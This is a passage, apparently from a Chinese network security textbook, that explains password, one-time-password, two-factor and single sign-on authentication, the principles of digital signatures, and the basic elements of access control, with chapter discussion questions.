**知识拓展** 用户在访问网络系统时，先要经过身份认证系统识别身份检测访问权限，系统根据用户的身份和授权数据库中相应的权限，决定用户所能访问的资源。授权数据库由系统安全管理员按规定及需求进行配置，审计系统根据审计设置并记录用户的请求和行为，访问控制和审计系统都要依赖于身份认证系统提供的认证信息鉴别用户的





**图 6-3 认证系统网络结构图**

身份，因此，身份认证是安全系统中的第一道关卡。

### 2. 常用认证系统及认证方法

在网络系统中，各用户以数字认证方式确定身份。网络中各种资源以认证机制提供安全保护。认证机制与授权机制常结合一起，通过认证的用户才可获得使用权限。互联网最常用的认证方法为固定口令方式、一次性口令和双安全因素安全令牌。

1）固定口令认证

在网络上最为通用的认证系统还是常见的固定口令认证，它是一种依靠检验由用户设定的固定字符串进行系统认证的方式。当通过网络访问网站资源时，系统会要求输入用户名和密码。在账户和密码被确认后，用户便可访问授权的资源。这种认证方式简单，但由于其相对固定，很容易受到以下的攻击：

（1）网络数据流窃听（sniffer）。通常认证信息需要通过网络系统传递，而且很多认证系统的口令是未经加密的明文，攻击者通过窃听网络数据，很容易分辨出某种特定系统的认证数据，并提取出用户名和密码。

（2）认证信息截取/重放（record/replay）。有的系统会将认证信息进行简单加密后再传输，如果攻击者无法用第一种方式推算出密码，可以使用截取/重放方式。

（3）字典攻击。攻击者使用字典中收集的单词尝试用户的密码，因此，很多系统都建议用户在密码中加入特殊字符与数字混用，以提高密码的安全性。

（4）穷举尝试（brute force）。一种特殊的字典攻击，使用字符串的全集作为字典。若用户的密码较短，很容易被穷举列出，所以，重要系统都建议使用长且复杂的口令。

(5) 窥探密码。利用与被攻击系统接近的机会,监视或窥探用户口令密码。

(6) 社会工程攻击。冒充合法用户发送邮件或打电话给管理人员,骗取口令。

(7) 垃圾搜寻。通过搜寻被攻击者的丢弃物,得到与攻击系统有关的信息。

2) 一次性(动态)口令

为了改进固定口令的安全问题,提出了一次性口令(One Time Password,OTP)认证体制,主要在登入过程中加入不确定因素,使每次登入过程中传送的信息都不相同,从而提高系统安全性。一次性口令认证系统的口令生成包括以下两个环节:

(1) 生成不确定因子。常用的生成不确定因子的方式有3种:

① 口令序列方式。口令为一个前后相关的单向序列,系统只记录第 $N$ 个口令。用户以第 $N-1$ 个口令登入时,系统用单向算法得出第 $N$ 个口令并与所存的第 $N$ 个口令比较,若匹配,可确认用户的合法性。由于 $N$ 为有限,用户登入 $N$ 次后必须重新初始化口令序列。

② 挑战/回答方式。用户登入时得到系统发送的一个随机数,通过某种单向算法将口令和随机数混合后发送给系统,系统以同样的方法验算,即可验证用户身份。

③ 时间同步方式。以用户登入时间作为随机因素,此方式对双方的时间准确性要求较高,一般以分钟为时间单位,对时间误差的要求达±1min。

(2) 生成一次性口令。利用不确定因子生成一次性口令的方式有两种:

① 硬件卡(token card)。在具有计算功能的硬件卡上输入不确定因子,卡中集成的计算逻辑对输入数据进行处理,并将结果反馈给用户作为一次性口令。基于硬件卡的一次性口令大多属于挑战/回答方式,一般配备有数字按键,便于不确定因子的输入。

② 软件(soft token)。与硬件卡基本原理类似,以软件代替其计算逻辑。软件口令生成方式功能更强,灵活性更高,某些软件还可限定用户登入的地点。

3) 双因素安全令牌及认证系统

在现代数字化社会,以密码方式提供系统的安全认证已无法满足需求。目前这种方法虽然仍在大量使用,但其中一直存在较多的安全隐患。一是账号口令的配置非常烦琐,网络中的每一个结点都需要配置;二是为了保证口令的安全性,必须经常更改口令,耗费大量的人力和时间。同时,系统各自为政,缺乏授权和审计的功能,无法根据用户级别进行分级授权,也不能提供用户访问设备的详细审计信息。

安全令牌是重要的双因素认证方式。双因素安全令牌(secure key)已经成为认证系统的主要手段。下面以E-Securer为例,简要介绍双因素安全令牌及认证系统。

(1) E-Securer的组成。E-Securer由安全身份认证服务器、安全令牌、认证代理、认证模块等组成。①安全身份认证服务器主要提供数据存储、AAA服务、管理等功能,是网络中整个认证系统的核心部分。②双因素安全令牌用于生成用户当前登入的动态口令,是身份认证最直接的体现。动态口令卡采用可靠设计,可抵御恶意用户读取其中的重要信息。③具有认证代理(authentication agent)的被保护系统,通过认证代理向认证服务器发送认证请求,保证系统身份认证的安全。系统提供简单易用的认证API(应用程序编程接口)软件供使用,有助于应用系统快速集成与定制。E-Securer安全认证系统如图6-4所示。





**图 6-4　E-Securer 安全认证系统**

（2）E-Securer 的安全性。E-Securer 系统依据动态口令机制实现动态身份认证，很好地解决了远程/网络环境中的用户身份认证问题。同时，系统具有集中用户管理和日志审计功能，便于管理员对整个企业用户进行集中的管理授权和事后日志审计。

（3）双因素身份认证系统的技术特点与优势主要体现在 7 个方面：①系统与安全令牌相配合，通过双因素认证保障网络系统的安全；②通过配置用户访问权限，可有效控制访问权限并有针对性地实现用户职责分担；③为系统提供详尽的相关安全审计和跟踪信息；④采用先进的 RADIUS 等国际标准协议，具有高度的通用性；⑤可在多个协议模块之间实现负载均衡，且两台统一认证服务器之间可实现热备份，同时认证客户端可以在两台服务器之间自动切换；⑥提供 Web 图形化管理界面，可极大地方便网络管理员对系统进行集中管理、维护和审计等工作；⑦技术产品可支持主流的软硬件设备。

4）单点登入系统

在大型网络系统中，面对各种服务器系统认证方法与手段，用户在访问系统或者登入公司分支机构时总要记住不同的用户名和口令。这种情况不仅不易管理，也为网络安全留下隐患，为此产生了单点登入系统。

单点登入（Single Sign On，SSO）也称单次登入，是在多个应用系统中，用户只需要登入一次就可以访问所有相互信任的应用系统，可将一次主要的登入映射到其他应用中用于同一个用户的登入，这种机制是目前比较流行的企业业务整合的解决方案之一。其中，对网络服务器认证由专门的认证服务器负责，并且统一对登入用户授权。

单点登入相对于传统登入的优势主要体现在 5 个方面：

（1）管理简单。现有的操作系统实现中，SSO 的相关任务可以作为日常维护工作的一部分，使用与其他任务管理相同的工具来执行。

(2) 管理控制便捷。Windows 中的所有网络管理信息,包括 SSO 的特定信息,都存放在一个用 Active Directory 组织的存储库中。对每个用户的权限与特权,仅有一个授权列表,使管理员在更改或维护用户特权后,可将结果传送到整个网络系统。

(3) 使用简捷。用户不用多次登入,也不需在访问网络资源时记住很多密码。同时,"帮助中心"工作也更为简单,不用再大量处理因忘记密码而造成的帮助请求。

(4) 安全性更高。SSO 可用的方法都可提供用户身份验证,并为用户与网络资源的会话加密奠定了基础。不仅取消了多密码访问,还降低了用户习惯写下密码或多次输入密码而带来的密码被盗用的危险。此外,由于将网络管理信息并入存储库,管理员还可确认所禁用的用户账号,从而使网络系统安全性更高。

(5) 合并异构网络。通过连接各种网络,相关的网络管理工作也可以进行合并,从而确保了管理的优化,实现整个系统安全策略统一实施。

**讨论思考**

(1) 什么是身份认证? 身份认证技术有哪几种类型?

(2) 常用的身份认证方式有哪些? 举例说明。

(3) 常用的认证系统和认证方法有哪些?

# 6.2 数字签名概述

## 6.2.1 数字签名的概念及功能

### 1. 数字签名的概念及种类

数字签名(digital signature)又称公钥数字签名或电子签章,是以电子形式存储于数据信息中或作为其附件或逻辑上与之有联系的数据,是一种认证鉴别来源数据信息真实可靠性的方法。数字签名可以保证信息来源的真实性、数据传输的完整性和可审查性,可用于辨识数据签署人的身份,并表明签署人对数据中所含信息内容的认可。数字签名类似于写在纸上的普通手写签名,主要通过采用公钥加密技术实现。

基于公钥密码体制和私钥密码体制都可获得数字签名,目前主要是基于公钥密码体制的数字签名。包括普通数字签名和特殊数字签名两种。普通数字签名算法有 RSA、ElGamal、Fiat-Shamir、Guillou-Quisquater、Schnorr、Ong-Schnorr-Shamir 数字签名算法、DES/DSA 椭圆曲线数字签名算法和有限自动机数字签名算法等。特殊数字签名有盲签名、代理签名、群签名、不可否认签名、公平盲签名、门限签名和具有消息恢复功能的签名等,与具体应用环境关系密切。实现数字签名的技术方法包括基于 PKI 公钥密码技术的数字签名,以生物特征统计学为基础的生物特征识别,能识别发件人身份的密码代号、密码或个人识别码 PIN 等。

**拓展阅读** 数字签名广泛应用于电子银行、电子商务、电子政务等方面,还涉及认证法律问题,美国联邦政府基于有限域上的离散对数问题制定了相关的数字签名标准(DSS)。

**2. 数字签名的功能**

数字签名的主要功能是保证信息传输的完整性，对发送者进行身份认证，防止交易中的抵赖行为发生。数字签名技术是将摘要信息用发送者的私钥加密，与原文一起传送给接收者。接收者只有用发送的公钥才能进行解密，然后用散列函数对收到的原文产生一个摘要信息，与解密的摘要信息对比。无论采用上述哪种具体算法及实现方法，其最终目的都是为了实现以下6种安全保障功能：

（1）签名必须可信。文件的接收者确信发送且签名者是认定后在文件上签的名。

（2）签名无法抵赖。发送者事后不能抵赖对报文的签名，可以进行比对核实。

（3）签名不可伪造。签名可以证明是签字者而非其他人在文件上签的名。

（4）签名不能重用。签名是文件的一部分，不可将其签名再移到其他文件上。

（5）签名不可变更。签名和文件在整个传输过程中不可修改或分离。

（6）签名处理快捷。便于根据具体业务的实际需求进行广泛应用。

## 6.2.2 数字签名的原理及过程

为了实现数字签名的传输文件信息的真实性、完整性和不可抵赖性功能，主要依靠数字签名的算法、基本原理和过程。

**1. 数字签名算法的组成**

一个数字签名算法主要由两部分组成：签名算法和验证算法。签名者可使用一个秘密的签名算法签署一个数据文件，所得的签名可通过一个公开的验证算法进行验证。

常用的数字签名技术主要是公钥加密（非对称加密）算法的典型应用。数字签名中两部分算法的应用过程是：数据源发送方使用自己的签名算法私钥对“数据文件”进行加密处理，完成对“数据文件”的合法“签名”后进行发送，数据接收方则利用对方的验证算法公钥进行解密，阅读收到的带有数字签名的“数据文件”，并将解读结果用于对“数据文件”的认证检验，以确认签名的真实、合法、有效性。

**2. 数字签名基本原理及过程**

在网络系统虚拟环境中，数字签名技术是确认身份的重要技术，完全可以代替现实中的亲笔签字，在技术和法律上有保证。在公钥与私钥管理方面，数字签名应用与加密邮件PGP（Pretty Good Privacy）技术为两种服务。在数字签名应用中，发送者的公钥可以很方便地得到，但其私钥则需要严格保密。

**📖拓展阅读** 在很多场合传输的原文件需要保密，不经允许他人不能接触。要求对原文件进行加密的数字签名实现还涉及如同通常邮寄信件信封的“数字信封”问题。整个数字签名的基本原理采用的是双加密方式，先将原文件用对称密钥加密后进行传输，并将其密钥用接收方公钥加密发送给对方。如同将对称密钥放在同一个数字信封中，接收方收到数字信封，用自己的私钥解密信封，取出对称密钥解密得到原文件。一套完整的数字签名通常定义签名和验证两种互补的运算。单独的数字签名只是一个加密的过

程，数字签名验证则是一个解密的过程。经过数字签名的文件其完整性和可审查性很容易验证，无需一般重要信件或多页文件的骑缝章与骑缝签名，更无需笔迹专家验证。

数字签名的基本原理及过程如图 6-5 所示。





图 6-5 数字签名原理及过程

**讨论思考**

(1) 数字签名和现实中的签名有哪些区别和联系？

(2) 简述数字签名的基本原理及过程。

# 6.3 访问控制技术概述

## 6.3.1 访问控制的概念及原理

### 1. 访问控制的概念及要素

访问控制(access control)指系统对用户身份及其所属的预先定义的策略组限制其使用数据资源能力的手段。通常用于系统管理员控制用户对服务器、目录、文件等网络资源的访问。访问控制是系统保密性、完整性、可用性和合法使用性的重要基础，是网络安全防范和资源保护的关键策略之一，也是主体依据某些控制策略或权限对客体本身或其资源进行的不同授权访问。

访问控制的主要目的是限制访问主体对客体的访问，从而保障数据资源在合法范围内得以有效使用和管理。为了达到上述目的，访问控制需要完成两个任务：识别和确认访问系统的用户、决定该用户可以对某一系统资源进行何种类型的访问。

访问控制包括 3 个要素：主体、客体和控制策略。

(1) 主体 S(Subject)。是指提出访问资源的具体请求，是某一操作动作的发起方，但

不一定是动作的执行者，可能是某一用户，也能以是用户启动的进程、服务和设备等。

（2）客体 O(Object)。是指被访问资源的实体。所有可以被操作的信息、资源、对象都可以是客体。客体可以是信息、文件、记录等的集合体，也可以是网络上的硬件设备、无线通信中的终端，甚至可以包含另外一个客体。

